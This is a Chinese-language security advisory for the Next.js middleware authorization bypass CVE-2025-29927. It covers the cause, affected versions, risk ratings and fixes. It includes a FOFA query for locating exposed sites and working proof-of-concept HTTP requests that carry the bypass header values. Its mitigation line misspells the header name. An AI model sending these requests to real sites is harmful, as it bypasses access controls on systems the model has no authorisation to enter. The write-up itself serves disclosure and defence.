

Next.js 权限绕过漏洞(CVE-2025-29927)

漏洞描述

漏洞源于当中间件需要向内部路由发出请求时（例如获取数据或验证信息），Next.js 会自动添加x-middleware-subrequest头，以标识这是一个内部请求，防止中间件陷入无限循环。漏洞出现的关键点是 Next.js 没有正确验证这个头的来源，当内部5次重定向之后则跳过鉴权流程。当外部请求携带此头时，中间件错误地将其识别为内部子请求。当依赖于middleware鉴权时，攻击者可能通过包含x-middleware-subrequest: pages/_middleware或x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware的HTTP请求绕过鉴权

影响版本

11.1.4 <=next.js<=13.5.6

14.0 <= next.js <14.2.25

15.0 <= next.js <15.2.3

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="/_next/static"

POC/EXP:

```
GET / HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Connection: close
```




POC/EXP: 增加请求头实现绕过

x-middleware-subrequest: pages/_middleware或

x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware

```
GET / HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware
Connection: close
```



漏洞修复

临时缓解措施

拦截访问Nextjs应用中HTTP请求头包含的x-middlewre-subrequest字段。

修复建议

目前，官方已发布修复建议，建议受影响的用户尽快升级至安全版本：

<https://github.com/vercel/next.js/releases>